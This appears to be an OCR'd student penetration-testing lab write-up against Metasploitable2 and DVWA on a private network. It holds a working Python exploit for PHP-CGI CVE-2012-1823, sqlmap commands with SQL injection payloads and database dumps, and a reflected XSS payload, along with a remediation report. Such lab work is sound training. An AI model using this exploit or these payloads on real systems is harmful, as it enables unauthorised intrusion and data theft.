mrcgiguy the ticket system 2.0 PHP - Multiple | php/webapps/8917.txt
MRCGIGUY Thumbnail Gallery Post 1b - Arbitrar | php/webapps/9086.txt
MRCGIGUY Top Sites 1.0.0 - Insecure Cookie Ha | php/webapps/8694.txt
```



```
msf > searchsploit -m 18836
[*] exec: searchsploit -m 18836

  Exploit: PHP < 5.3.12 / < 5.4.2 - CGI Argument Injection
      URL: https://www.exploit-db.com/exploits/18836
     Path: /usr/share/exploitdb/exploits/php/remote/18836.py
    Codes: CVE-2012-2336, CVE-2012-2311, CVE-2012-1823, OSVDB-81633
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /root/18836.py


msf >
```

Command: nano 49849.py



```
##############################################################################
# Exploit Title: Cve-2012-1823 PHP CGI Argument Injection Exploit
# Date: May 4, 2012
# Author: rayh4c[0x40]80sec[0x2e]com
# Exploit Discovered by wofeiwo[0x40]80sec[0x2e]com
##############################################################################

import socket
import sys

def cgi_exploit():
        pwn_code = """<?php phpinfo();?>"""
        post_Length = len(pwn_code)
        http_raw="""POST /?-dallow_url_include%%3don+-dauto_prepend_file%%3dphp://input HTTP/1.1
Host: %s
Content-Type: application/x-www-form-urlencoded
Content-Length: %s

%s
""" %(HOST , post_Length ,pwn_code)
        print http_raw
        try:
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.connect((HOST, int(PORT)))
            sock.send(http_raw)
            data = sock.recv(10000)
            print repr(data)
            sock.close()
        except socket.error, msg:
            sys.stderr.write("[ERROR] %s\n" % msg[1])
            sys.exit(1)

if __name__ == '__main__':
        try:
            HOST = "192.168.31.119"
            PORT = 80
            cgi_exploit()
        except IndexError:
            print '[+]Usage: cgi_test.py site.com 80'
            sys.exit(-1)
```

Summary of Changes

I customized the Python PoC for CVE-2012-1823 by replacing the dynamic command-line argument handling with static assignments. I hardcoded the target host IP to 192.168.31.119 and set the port to 80. This modification ensures the script executes directly against the vulnerable Metasploitable2 instance during the exploit chain simulation.

Reporting and Stakeholder Communication

Theory: Strategic Remediation and Reporting

The final phase of any VAPT activity is to translate technical findings into a formal report. This involves documenting the specific vulnerabilities discovered (such as CVEs), providing clear remediation steps for the development team, and escalating the risk to stakeholders. Effective communication ensures that critical flaws like Remote Code Execution (RCE) are prioritized for patching to prevent actual data breaches.

Activity: Report Draft for Development Team

Title: Chained Exploit on Web Server Findings: [CVE-2021-22205 / CVE-2012-1823], [Host: 192.168.31.119] Remediation

1. Input Sanitization: Implement robust server-side validation to prevent argument injection via web forms.

2. System Updates: Immediately update the GitLab/PHP service components to the latest security patch to resolve the RCE flaw.

Activity: Escalation (Developer Email)

Subject: Urgent: Critical Remote Code Execution (RCE) Identified

Dear Development Team,

During our security assessment of the web server at 192.168.31.119, we identified a critical vulnerability chain that allows for Remote Code Execution (RCE). By chaining an initial injection point with a known service flaw (CVE-2012-1823), we successfully gained a Meterpreter shell with system-level access from our analyst machine (192.168.31.250). This poses a severe risk as it allows unauthorized command execution and potential data exfiltration.

We strongly recommend implementing strict input validation and sanitization across all web forms. Furthermore, please update the affected server components to the latest secure versions to remediate these vulnerabilities.


Best regards, VAPT Analyst

2. Web Application Testing Lab

Theory: OWASP Top 10 and Web Vulnerabilities

Web application testing focuses on identifying security flaws listed in the OWASP Top 10, such as SQL Injection (SQLi) and Cross-Site Scripting (XSS). SQL Injection allows an attacker to interfere with database queries, potentially leading to unauthorized data access. XSS involves injecting malicious scripts into web pages viewed by other users. Using tools like Burp Suite for manual interception and sqlmap for automated database exploitation is standard practice for identifying these critical risks.

Practical Task: DVWA Testing



http://192.168.31.119/dvwa/security.php

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]


[Simulate attack] - [View IDS log]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Step 1: SQL Injection with sqlmap (Automated)



http://192.168.31.119/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: 1
First name: admin
Surname: admin
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Command: sqlmap -u "http://192.168.31.119/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=[Tera_SESSID_Yahan]" --dbs



kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Feb 6 12:02 PM
root@kali: ~

```
neofetch: command not found
root@kali ~ → sqlmap -u "http://192.168.31.119/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=[Tera_SESSID_Yahan]" --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 12:02:17 /2026-02-06/

[12:02:17]  INFO]
[12:02:17] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:02:17] [INFO] testing if the target URL content is stable
[12:02:18] [INFO] target URL content is stable
[12:02:18] [INFO] testing if GET parameter 'id' is dynamic
[12:02:18] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:02:18]  WARNING]                                         id
[12:02:18] [INFO] testing for SQL injection on GET parameter 'id'
[12:02:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:02:18] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:02:18] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:02:18] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:02:18] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[12:02:18] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[12:02:18] [INFO] testing 'Generic inline queries'
[12:02:18] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:02:18] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[12:02:18] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[12:02:19] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:02:19] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[12:02:19] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[12:02:19] [INFO] testing 'Oracle AND time-based blind'
```



http://192.168.31.119/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Vulnerability: SQL Injection

User ID: 1

```
ID: 1
First name: admin
Surname: admin
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	192.168.31.119	/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit	document	html	4.74 kB	4.39 kB
200	GET	192.168.31.119	main.css	stylesheet	css	cached	3.95 kB
200	GET	192.168.31.119	dvwaPage.js	script	js	cached	775 B
200	GET	192.168.31.119	logo.png	img	png	cached	8.30 kB
200	GET	192.168.31.119	favicon.ico	FaviconLoader.sys.mjs:175 (img)	x-icon	cached	1.41 kB

Request Cookies
PHPSESSID: "806b30440ea47dea5c2405788c5af423"
security: "low"

5 requests | 18.82 kB / 4.74 kB transferred | Finish: 365 ms | DOMContentLoaded: 242 ms | load: 254 ms


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Feb 6 12:10 PM
Restore Session
Damn Vulnerable Web Ap
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
Submit
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application
Filter Output
Errors Warnings Info Logs Debug CSS XHR Requests
10:40:34 PM
2/6/2026

Not Secure http://192.168.31.119/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

Vulnerability: SQL Injection


User ID: 1

```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


```
>> allow pasting
Uncaught SyntaxError: unexpected token: identifier [Learn More]          debugger eval code:1:7
>> document.cookie
← "security=low; PHPSESSID=806b30440ea47dea5c2405788c5af423"
>>
```


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Feb 6 12:13 PM
root@kali: ~
10:43:31 PM
2/6/2026

```
[12:12:53] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[12:12:53] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:13:03]  INFO]                id                    MySQL >= 5.0.12 AND time-based blind (query SLEEP)
[12:13:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:13:03] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[12:13:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:13:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[12:13:04] [INFO] target URL appears to have 2 columns in query
[12:13:04]  INFO]                id      MySQL UNION query (NULL) - 1 to 20 columns
[12:13:04] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval

sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 1830=1830#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(2433,9978)>(SELECT COUNT(*),CONCAT(0x7162786b71,(SELECT (ELT(2433=2433,1))),0x7162717171,FLOOR(RAND(0)*2))x FROM (SELECT 1736 UNION SELECT 3218 UNION SELECT 4564 UNION SELECT 3292)a GROUP BY x)-- CFPm&Submit=
Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5591 FROM (SELECT(SLEEP(5)))ZaHf)-- zDGz&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7162786b71,0x59724a705456544d6343495855487178654 54d4d7a6557576e5a416f476e5245766748495364446a,0x7162717171),NULL#&Submit=Submit
---
[12:13:04]  INFO]
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[12:13:04] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[12:13:04] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.31.119'

[*] ending @ 12:13:04 /2026-02-06/


root@kali ~ → |
```

Step 2: XSS Reflected (Manual Testing)

Payload: <script>alert('XSS_Test_192.168.31.250')</script>



http://192.168.31.119/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS_Test_192.168.31.250')<%2Fscript>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

est_192.168.31.250')</script>


<script>alert('XSS_Test...

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



http://192.168.31.119/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS_Test_192.168.31.250')<%2Fscript>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

est_192.168.31.250')</script>

Hello

More info

192.168.31.119

XSS_Test_192.168.31.250

